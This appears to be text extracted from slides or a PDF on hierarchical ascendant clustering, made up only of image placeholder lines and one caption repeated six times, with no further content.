
Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)




Clustering

(Hierarchical Ascendant Clustering)




